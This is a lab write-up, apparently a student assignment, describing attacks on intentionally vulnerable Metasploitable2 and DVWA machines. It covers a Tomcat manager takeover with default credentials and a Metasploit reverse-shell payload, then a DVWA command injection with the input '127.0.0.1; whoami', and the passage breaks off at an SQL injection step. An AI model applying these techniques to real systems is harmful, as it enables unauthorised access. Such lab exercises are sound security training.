
1. **Identifying Apache Tomcat in Metasploitable2**
   As shown in the browser (Screenshot 1), I went to url http://192.168.56.110:8180/manager/html and this opened the Apache Tomcat Web Application Manager which has a list of managed applications along with its deployable applications. Here we can see that the Tomcat Manager is exposed and is set to use default credentials (tomcat:tomcat).

2. **Starting Metasploit**
   In Kali Linux, we started with the command msfconsole, and I utilized the exploit/multi/http/tomcat*mgr*upload module which attempts to upload a WAR file and execute code remotely (Screenshot 2).

3. **Setting Up the Exploit:**
   - RHOSTS set to Metasploitable2 IP: 192.168.56.110
   - RPORT set at 8180 (Tomcat port)
   - HttpUsername and HttpPassword were set as tomcat
   - TARGETURI value was defined as /manager/html
   - Payload used was java/meterpreter/reverse_tcp
   - LHOST was changed to 192.168.56.108 (Kali Linux)



ScreenShot # 1



ScreenShot # 2

Attack 4: Command Execution Vulnerability via DVWA

Objective:

To exploit the command injection vulnerability in the “Command Execution” module of DVWA hosted on the Metasploitable2 machine.

Steps Taken:

1. **Accessed DVWA**


- Opened the browser in the Kali Linux VM, and entered http://192.168.56.110/dvwa in the Firefox browser.
- Logged in with the default credentials of admin / password as shown in first screenshot (see first screenshot).
- This confirms successful access to the DVWA main interface.

2. **Security Level Setting**


- Change security level to low on DVWA Security tab (see second screenshot).

3. **Execution of Command Injection**


- Opened the Command Execution section of DVWA.
- Type 127.0.0.1 in IP address, and clicked “Submit”.
- This triggered a ping command at the backend. For command injection demonstration, I used 127.0.0.1; whoami.
- The Third screenshot exhibited the output of the command demonstrated successful execution.



ScreenShot # 1



ScreenShot # 2



ScreenShot # 3

5. Attack 5 - SQL Injection on DVWA (Metasploitable2)

Objectives:

To perform the exploitation of the SQL Injection vulnerability on the DVWA (Damn Vulnerable Web Application) hosted on the Metasploitable2 virtual machine.

Step-by-Step Execution:

1. **Accessing DVWA:**

- From the Kali Linux browser, the DVWA web application was opened using the link http://192.168.56.110/dvwa/index.php (see Screenshot 1).
- Logged in using the default credentials admin:password.

2. **Security Settings:**


- Went to "DVWA Security" and set the security level to Low to facilitate exploitation (Screenshot 2).

3. **Navigating to SQL Injection Module:**


- Selected "SQL Injection" from the left-hand side menu.
- This module simulates a fundamental vulnerability known as GET-based SQL query injection.

4. **Injection Test:**

